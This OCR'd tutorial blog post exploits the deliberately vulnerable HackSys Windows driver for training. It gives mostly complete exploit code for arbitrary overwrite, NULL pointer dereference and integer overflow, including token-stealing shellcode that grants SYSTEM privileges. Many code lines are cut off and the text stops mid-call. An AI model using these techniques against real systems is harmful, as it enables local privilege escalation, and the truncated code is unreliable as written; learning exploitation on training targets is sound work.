Intro to Windows kernel exploitation part 3: A bit more of the HackSys Driver

This was originally going to be a longer post covering all the vulnerabilities in the HackSys Extremely Vulnerable driver other than the Stackoverflow issue exploited in the last part. However exploiting several of the vulnerabilities turned into lengthy posts in thier own right and I decided to use most of the content from those vulns as parts of posts on exploiting real kernel vulnerabilities instead. So in this post I'm going to cover the following vulnerabilities:

1. Integer Overflow
2. NULL pointer dereference
3. Type Confusion
4. Arbitrary Overwrite

This post will only provide a cliff notes overview of exploiting the vulnerabilities but with the background provided in the previous posts it should provide just enough information on each exploit (as well as the full source code).

A git repo containing the visual studio projects for all these exploits can be found here

Arbitrary Overwrite


First of all we start out with a basic skeleton for our exploit (inside of a new Visual Studio project) which sends the correct IOCTL to the driver.

```
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>
#include <TlHelp32.h>

//Definition taken from HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE CTL_CODE(FILE_DEVICE_UNKNO
```

```
int _tmain(void)
{
	DWORD lpBytesReturned;
	LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulnerableD

	printf("Getting the device handle\r\n");
	//HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesiredAcces
	//_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _In_opt
	HANDLE hDriver = CreateFile(lpDeviceName,
		GENERIC_READ | GENERIC_WRITE,
		FILE_SHARE_READ | FILE_SHARE_WRITE,
		NULL,
		OPEN_EXISTING,
		FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFlag
		NULL);

	if (hDriver == INVALID_HANDLE_VALUE) {
		printf("Failed to get device handle :( 0x%X\r\n", GetLas
		return 1;
	}

	printf("Got the device Handle: 0x%X\r\n", hDriver);

	printf("Triggering bug\n");

	DeviceIoControl(hDriver,
		HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE,
		NULL,
		0,
		NULL, //No output buffer - we don't even know if the dri
		0,
		&lpBytesReturned,
		NULL); //No overlap

	printf("Exploit complete, cleaning up\n");
	CloseHandle(hDriver);
```

```
        return 0;
}
```

If we build and then run this nothing happens which is hardly surprising, lets start by looking at the disassembled driver in IDA to see how this vulnerability works.



```
; int __stdcall sub_149A8(void *Address)
sub_149A8 proc near

var_1C= dword ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h
Address= dword ptr  8

push    0Ch
push    offset stru_12248
call    __SEH_prolog4
xor     edi, edi
mov     [ebp+ms_exc.registration.TryLevel], edi
push    4               ; Alignment
push    8               ; Length
mov     esi, [ebp+Address]
push    esi             ; Address
call    ds:ProbeForRead
push    esi
push    offset aPusermodewrite ; "[+] pUserModeWriteWhatWhere: 0x%p\n"
call    DbgPrint
push    8
push    offset aSizeOfWrite_wh ; "[+] Size Of WRITE_WHAT_WHERE: 0x%X\n"
call    DbgPrint
push    dword ptr [esi]
push    offset aPusermodewri_0 ; "[+] pUserModeWriteWhatWhere->What: 0x%p"...
call    DbgPrint
push    dword ptr [esi+4]
push    offset aPusermodewri_1 ; "[+] pUserModeWriteWhatWhere->Where: 0x%"...
call    DbgPrint
push    offset aTriggeringArbi ; "[+] Triggering Arbitrary Overwrite\n"
call    DbgPrint
add     esp, 24h
mov     eax, [esi]
mov     ecx, [esi+4]
mov     eax, [eax]
mov     [ecx], eax
jmp     short loc_14A30
```

The disassembly above shows the full functionality of the Arbitrary Overwrite IOCTL handler, it takes a structure which consists of two 32-bit values and writes the value of the second one at the location pointed to by the first. This gives us a write-what-where primitive which we can turn into a 100% reliable and stable exploit.

First of all we need to decide what in memory it is we want to overwrite. A good target for an overwrite is a member of one of the kernels dispatch tables, these tables are used to provide a level indirection between two layers within the system. The most widely known dispatch table is the System call table which is used to find the correct function to call when code running in user mode needs the kernel to carry out an action for it such as opening a file and it triggers an interrupt after placing the desired system call number in the eax/rax register, based on this value a lookup is performed to find the current function to execute in kernel mode. However for the exploit to be successful we

want an overwrite target which is unlikely to be called by any processes during the time everything is being executed, this leads us to the HalDispatchTable. The HapDispatchTable is used by the Windows Hardware Abstraction Layer (HAL) which is used to allow the Windows core to run on machines with different hardware without making any code changes (other than to the HAL obviously), the HalDispatchTable is used to find the needed function when the kernel needs to use the HAL. The function pointer we will be overwriting is the second entry in the HalDispatchTable, 'NtQueryIntervalProfile' an undocumented and rarely used function thus making it a perfect target.

We can find the location of the HalDispatchTable in kernel memory by using the 'NtQuerySystemInformation' function which is an incredibly useful function when putting together Local Priviledge Escalation (LPE) exploits. The NtQuerySystemInformation function allows code running in User Mode to query the Kernel for information about the operating systems and hardwares state. It provides a gold mine of information for exploit developers who can use it to find the addresses of various objects within kernel memory.

In order to use the 'NtQuerySystemInformation' function we first need to include a type definition for it in our project, this can be found on MSDN.

```
typedef NTSTATUS (WINAPI *PNtQuerySystemInformation)(
        __in SYSTEM_INFORMATION_CLASS SystemInformationClass,
        __inout PVOID SystemInformation,
        __in ULONG SystemInformationLength,
        __out_opt PULONG ReturnLength
);
```

Next to get a handle to ntdll and then find the location of NtQuerySystemInformation within it, casting the returned pointer to a callable function.

```
HMODULE ntdll = GetModuleHandle("ntdll");
PNtQuerySystemInformation query = (PNtQuerySystemInformation) GetProcAdd
if (query == NULL){
        printf("GetProcAddress() failed.\n");
        return 1;
}
```

Now that we can call the NtQuerySystemInformation function we need to create typedef's for the structures we need to create in order to use it. The first of these if the 'SYSTEM_MODULE' structure.

```
#define MAXIMUM_FILENAME_LENGTH 255

typedef struct SYSTEM_MODULE {
        ULONG                Reserved1;
        ULONG                Reserved2;
        PVOID                ImageBaseAddress;
        ULONG                ImageSize;
        ULONG                Flags;
        WORD                 Id;
        WORD                 Rank;
        WORD                 w018;
        WORD                 NameOffset;
        BYTE                 Name[MAXIMUM_FILENAME_LENGTH];
}SYSTEM_MODULE, *PSYSTEM_MODULE;

typedef struct SYSTEM_MODULE_INFORMATION {
        ULONG                ModulesCount;
        SYSTEM_MODULE        Modules[1];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;

typedef enum _SYSTEM_INFORMATION_CLASS {
        SystemModuleInformation = 11,
        SystemHandleInformation = 16
} SYSTEM_INFORMATION_CLASS;
```

Now we have all the necessary structures we can call the function. We call it twice, the first time with NULL arguments so that it will put the required structure size in the 'len' variable we pass it a pointer too and again once we have allocated structures of the correct size. We use the SystemModuleInformation as we want to get the details of the modules loaded within kernel memory in order to find the HalDispatchTables location.

```
ULONG len = 0;
query(SystemModuleInformation, NULL, 0, &len);
PSYSTEM_MODULE_INFORMATION pModuleInfo = (PSYSTEM_MODULE_INFORMATION)Glo
if (pModuleInfo == NULL){
        printf("Could not allocate memory for module info.\n");
        return 1;
}
query(SystemModuleInformation, pModuleInfo, len, &len);
if (len == 0){
        printf("Failed to retrieve system module information\n");
        return 1;
}
```

Now that we have the module information we can use it to find the HalDispatchTable's address within the kernel image in memory.

```
PVOID kernelImageBase = pModuleInfo->Modules[0].ImageBaseAddress;
PCHAR kernelImage = (PCHAR)pModuleInfo->Modules[0].Name;
kernelImage = strrchr(kernelImage, '\\') + 1;
printf("Kernel Image name %s\n", kernelImage);

HMODULE userBase = LoadLibrary(kernelImage);
PVOID dispatch = (PVOID) GetProcAddress(userBase, "HalDispatchTable");
dispatch = (PVOID)((ULONG)dispatch - (ULONG)userBase + (ULONG)kernelImag
printf("User Mode kernel image base address: 0x%X\n",userBase);
printf("Kernel mode kernel image base address: 0x%X\n", kernelImageBase)
printf("HalDispatchTable address: 0x%X\n", dispatch);
```

Now that we know the location we need to overwrite, we need something to overwrite it with.

```
// Windows 7 SP1 x86 Offsets
#define KTHREAD_OFFSET    0x124    // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET   0x050    // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET        0x0B4    // nt!_EPROCESS.UniqueProcessId
```

```
#define FLINK_OFFSET      0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Fl
#define TOKEN_OFFSET      0x0F8    // nt!_EPROCESS.Token
#define SYSTEM_PID        0x004    // SYSTEM Process PID

//shellcode from the stackoverflow exploit minus the stack clean up sinc
VOID TokenStealingShellcodeWin7() {
        __asm {
                ; initialize
                        pushad; save registers state

                        xor eax, eax; Set zero
                        mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR
                        mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREA

                        mov ecx, eax; Copy current _EPROCESS structure

                        mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_
                        mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PI

                SearchSystemPID:
                mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActivePr
                        sub eax, FLINK_OFFSET
                        cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.Uni
                        jne SearchSystemPID

                        mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM proces
                        mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.
                        ; to current process
                        popad; restore registers state
        }
}
```

Now that we have both the items we need to pass to the IOCTL, we define a simple structure to use.

```
typedef struct FAKE_OBJ {
        ULONG what;
        ULONG where;
} FAKE_OBJ, *PFAKE_OBJ;
```

We then allocate memory for our fake object and then set the first field to point to our shellcode and the second field to point to the second entry of the HalDispatchTable before passing it to the driver using the DeviceIoControl function.

```
PFAKE_OBJ payload = (PFAKE_OBJ)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEM
if (payload == NULL){
        printf("fuck\n");
        return 1;
}
payload->what = (ULONG)&pShellcode;
payload->where = (ULONG)((ULONG)dispatch +sizeof(PVOID));
printf("Shellcode: 0x%X\n", payload->what);
printf("write address: 0x%X\n", payload->where);
DeviceIoControl(hDriver,
        HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE,
        (LPVOID) payload,
        sizeof(FAKE_OBJ),
        NULL, //No output buffer - we don't even know if the driver give
        0,
        &lpBytesReturned,
        NULL
);
```

Once the pointer has been over written we need to trigger execution of the shellcode ourselves. We do this by calling the NtQueryIntervalProfile function, first of all we create a type definition for the function.

```
typedef NTSTATUS(WINAPI *NtQueryIntervalProfile_t)(
        IN ULONG ProfileSource,
        OUT PULONG Interval
);
```

We then get it's offset in ntdll and cast the found function pointer to an easily usable data type. Then we call the function and we should find ourselves running as system.

```
NtQueryIntervalProfile_t NtQueryIntervalProfile = (NtQueryIntervalProfil

if (!NtQueryIntervalProfile) {
        printf("Failed Resolving NtQueryIntervalProfile. \n");
        return 1;
}
printf("Triggering shellcode\n");
ULONG interval = 0;
NtQueryIntervalProfile(0, &interval);
system("calc.exe");
```

The full exploit for this vulnerability can be found here.

Null Pointer Dereference


First of all we start out with a basic skeleton for our exploit (inside a new VisualStudio project) which sends the correct IOCTL to the driver.

```
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>
#include <TlHelp32.h>

//Definition taken from HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE    CTL_CODE(FILE_DEVI

int _tmain(void)
{
        DWORD lpBytesReturned;
        LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulnerableD
```

```
        printf("Getting the device handle\r\n");
        //HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesiredAcces
        //_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _In_opt
        HANDLE hDriver = CreateFile(lpDeviceName,
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_READ | FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFlag
                NULL);

        if (hDriver == INVALID_HANDLE_VALUE) {
                printf("Failed to get device handle :( 0x%X\r\n", GetLas
                return 1;
        }

        printf("Got the device Handle: 0x%X\r\n", hDriver);

        printf("Triggering bug\n");

        DeviceIoControl(hDriver,
                HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE,
                NULL,
                0,
                NULL, //No output buffer - we don't even know if the dri
                0,
                &lpBytesReturned,
                NULL); //No overlap

        printf("Exploit complete, cleaning up\n");
        CloseHandle(hDriver);
        return 0;
}
```

We build and then run the code annnnnd nothing happens, I guess we should take a look at the driver in IDA. Navigating to the function which implements the NULL Pointer

IOCTL handler we see the following:



Here we can see the driver checks if the passed buffer contains a magic value, if it does then the ‘xor esi,esi’ instruction is executed. This means that when the instruction ‘call dword ptr [esi+4]’ is executed then the address 0x4 is called as a function, this is where we will place a pointer to our shellcode.

```
loc_14B83:                ; "[+] Triggering Null Pointer Dereference"...
push    offset aTriggeringNull
call    DbgPrint
pop     ecx
call    dword ptr [esi+4]
jmp     short loc_14BB7
```

Lets update our code to pass it the magic value and see what happens. First we add the magic value as a variable:

```
ULONG targetVal = 0xBAADF00D; //From the driver assembly - used as a mag
```

Next we update the DeviceIoControl to pass it to the driver:

```
DeviceIoControl(hDriver,
                HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE,
                (LPVOID)&targetVal,
                sizeof(LPVOID),
                NULL, //No output buffer - we don't even know if the dri
                0,
                &lpBytesReturned,
                NULL); //No overlap
```

After rebuilding the code and then running it, again nothing happens. This is because the drivers exception handling is dealing with the Null pointer dereference, so we're going to have to create a full exploit. The process for exploiting a Null pointer dereference is:

1. Map the NULL page in user space.
2. Place a fake data structure in it which will cause our shell code to be executed.
3. Trigger the dereference bug.

So first we need to map the NULL page, we'll use the NtAllocateVirtualMemory function to do this which means we need add a typedef for it before main:

```
//From http://stackoverflow.com/a/26414236 this defines the details of t
//which we will use to map the NULL page in user space.
typedef NTSTATUS(WINAPI *PNtAllocateVirtualMemory)(
        HANDLE ProcessHandle,
        PVOID *BaseAddress,
        ULONG ZeroBits,
        PULONG AllocationSize,
        ULONG AllocationType,
        ULONG Protect
        );
```

This function is part of NtDLL so now we need to load ntdll into our processes address space and find 'NtAllocateVirtualMemory' inside of it.

```
HMODULE hNtdll = GetModuleHandle("ntdll.dll");

if (hNtdll == INVALID_HANDLE_VALUE){
printf("Could not open handle to ntdll. \n");
CloseHandle(hDriver);
return 1;
}

//Get address of NtAllocateVirtualMemory from the dynamically linked lib
FARPROC tmp = GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
```

```
PNtAllocateVirtualMemory NtAllocateVirtualMemory = (PNtAllocateVirtualMe

if (!NtAllocateVirtualMemory) {
CloseHandle(hDriver);
FreeLibrary(hNtdll);
printf("Failed Resolving NtAllocateVirtualMemory: 0x%X\n", GetLastError(
return 1;
}
```

Next we map the Null page.

```
//We can't outright pass NULL as the address but if we pass 1 then it ge
PVOID baseAddress = (PVOID)0x1;
SIZE_T regionSize = 0xFF; //Probably enough, it will get rounded up to t
// Map the null page
NTSTATUS ntStatus = NtAllocateVirtualMemory(
GetCurrentProcess(), //Current process handle
&baseAddress, //address we want our memory to start at, will get rounded
0, //The number of high-order address bits that must be zero in the base
&regionSize, //Required size - will be modified to actual size allocated
MEM_RESERVE | MEM_COMMIT | MEM_TOP_DOWN, //claim memory straight away, g
PAGE_EXECUTE_READWRITE //All permissions
);

if (ntStatus != 0) {
printf("Virtual Memory Allocation Failed: 0x%x\n", ntStatus);
CloseHandle(hDriver);
FreeLibrary(hNtdll);
return 1;
}

printf("Address allocated at: 0x%p\n", baseAddress);
printf("Allocated memory size: 0x%X\n", regionSize);
```

Now we need to put a pointer to our shellcode into memory so that it will get called, we can use the same shellcode we used in part 2 but remove the stack cleanup lines to do this, add the following before main:

```
// Windows 7 SP1 x86 Offsets
#define KTHREAD_OFFSET    0x124    // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET   0x050    // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET        0x0B4    // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET      0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Fl
#define TOKEN_OFFSET      0x0F8    // nt!_EPROCESS.Token
#define SYSTEM_PID        0x004    // SYSTEM Process PID

//shellcode from the stackoverflow exploit minus the stack clean up sinc
VOID TokenStealingShellcodeWin7() {
        __asm {
                ; initialize
                        pushad; save registers state

                        xor eax, eax; Set zero
                        mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR
                        mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREA

                        mov ecx, eax; Copy current _EPROCESS structure

                        mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_
                        mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PI

                SearchSystemPID:
                mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActivePr
                        sub eax, FLINK_OFFSET
                        cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.Uni
                        jne SearchSystemPID

                        mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM proces
                        mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.
                        ; to current process
                        popad; restore registers state
```

```
        }
}
```

Now place the point to the shellcode at the right offset as we saw earlier:

```
PVOID nullPointer = (PVOID)((ULONG)0x4);
*(PULONG)nullPointer = (ULONG) &TokenStealingShellcodeWin7;
```

Now we rebuild the code and then run it and our process has a SYSTEM token :D

The full exploit for this vulnerability can be found here.

Integer Overflow

Once again start off with our template code with the correct IOCTL code in a new Visual Studio project.


```
#include "stdafx.h"
#include <Windows.h>

#define HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW CTL_CODE(FILE_DEVICE_UNKNOWN,

int _tmain(int argc, _TCHAR* argv[])
{
        DWORD lpBytesReturned;
        LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulnerableD

        printf("Getting the device handle\r\n");
        //HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesiredAcces
        //_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _In_opt
        HANDLE hDriver = CreateFile(lpDeviceName,
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_READ | FILE_SHARE_WRITE,
                NULL,
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFlag
```

```
                NULL);

        if (hDriver == INVALID_HANDLE_VALUE) {
                printf("Failed to get device handle :( 0x%X\r\n", GetLas
                return 1;
        }

        printf("Got the device Handle: 0x%X\r\n", hDriver);
        DeviceIoControl(hDriver,
                HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW,
                NULL,
                0,
                NULL, //No output buffer - we don't even know if the dri
                0,
                &lpBytesReturned,
                NULL); //No overlap

        printf("Exploit complete, cleaning up\n");
        CloseHandle(hDriver);
        return 0;
}
```

Running the resulting binary doesn’t anything to happen so we need to look at the Integer Overflows IOCTL Handler.

```
mov     ebx, [ebp+buff_size]
push    ebx
push    offset aUsermodebuffer ; "[+] userModeBufferSize: 0x%X\n"
call    DbgPrint
add     esp, 10h
push    4               ; Alignment
mov     esi, 800h
push    esi             ; Length
push    [ebp+Address]   ; Address
call    ds:ProbeForRead
lea     eax, [ebp+var_824]
push    eax
push    offset aKernelbuffer0x ; "[+] kernelBuffer: 0x%p\n"
call    DbgPrint
push    esi
push    offset aKernelbufferSi ; "[+] kernelBuffer Size: 0x%X\n"
call    DbgPrint
push    offset aTriggeringInte ; "[+] Triggering Integer Overflow\n"
call    DbgPrint
add     esp, 14h
lea     eax, [ebx+4]    ; overflows when a large size if passed
cmp     eax, esi        ; compare user mode buffer size to kernel mode
jbe     short loc_1491C
```

Here we can see that the IOCTL handler takes the passed size from user mode adds four to it and then checks that the value is less than the size of the kernel mode buffer it has already allocated, by passing a large enough value as the input buffer size we can make the plus four cause the value to wrap around to four or less despite our actual buffer being a size of our choice.



The driver then

copies data from the passed buffer until it finds a magic value, we will place this value at the end of our passed buffer. Now to trigger a crash we create a buffer of 0xFFFF bytes and send an IOCTL with it's size as 0xFFFFFFFF bytes, once four is added this will overflow to give a value of four. As this is less than the size of the kernel mode buffer the copy will go ahead, overflowing the buffer and causing a crash.

```
DWORD nInBufferSize = 0x0000FFFF;
PULONG lpInBuffer = (PULONG)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY

if (!lpInBuffer) {
printf("HeapAlloc failed :( 0x%X\r\n", GetLastError());
return 1;
}

printf("Input buffer allocated as 0x%X bytes.\r\n", nInBufferSize);
printf("Input buffer address: 0x%p\r\n", lpInBuffer);

printf("Filling buffer.\r\n");

memset(lpInBuffer, 0x41, nInBufferSize);

printf("Got the device Handle: 0x%X\r\n", hDriver);
DeviceIoControl(hDriver,
HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW,
lpInBuffer,
0xFFFFFFFF,
NULL, //No output buffer - we don't even know if the driver gives output
0,
&lpBytesReturned,
NULL); //No overlap
```

Compiling and running this we get a crash and it looks like we even overwrote one of the Exception Handler objects:

```
EXCEPTION_RECORD:  a23901b4 -- (.exr 0xffffffffa23901b4)
ExceptionAddress: 96d5c928 (HackSysExtremeVulnerableDriver+0x00004928)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000000
   Parameter[1]: 41414145
Attempt to read from address 41414145

LAST_CONTROL_TRANSFER:  from 8286491d to 828d8888
```

At this point to create a working exploit we follow the same process which was used for exploiting the stackoverflow vulnerability, we can even use the same shellcode.

The full exploit for this vulnerability can be found here.

Type Confusion

Once again we start with a basic skeleton which will send the target IOCTL and nothing else.

```
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>
#include <TlHelp32.h>

//Definition taken from HackSysExtremeVulnerableDriver.h
#define HACKSYS_EVD_IOCTL_TYPE_CONFUSION              CTL_CODE(FILE_DEVI

int _tmain(void)
{
        DWORD lpBytesReturned;
        LPCSTR lpDeviceName = (LPCSTR) "\\\\.\\HackSysExtremeVulnerableD

        printf("Getting the device handle\r\n");
        //HANDLE WINAPI CreateFile( _In_ lpFileName, _In_ dwDesiredAcces
        //_In_ dwCreationDisposition, _In_ dwFlagsAndAttributes, _In_opt
        HANDLE hDriver = CreateFile(lpDeviceName,
                GENERIC_READ | GENERIC_WRITE,
                FILE_SHARE_READ | FILE_SHARE_WRITE,
                NULL,
```

```
                OPEN_EXISTING,
                FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,   //dwFlag
                NULL);

        if (hDriver == INVALID_HANDLE_VALUE) {
                printf("Failed to get device handle :( 0x%X\r\n", GetLas
                return 1;
        }

        printf("Got the device Handle: 0x%X\r\n", hDriver);

        printf("Triggering bug\n");

        DeviceIoControl(hDriver,
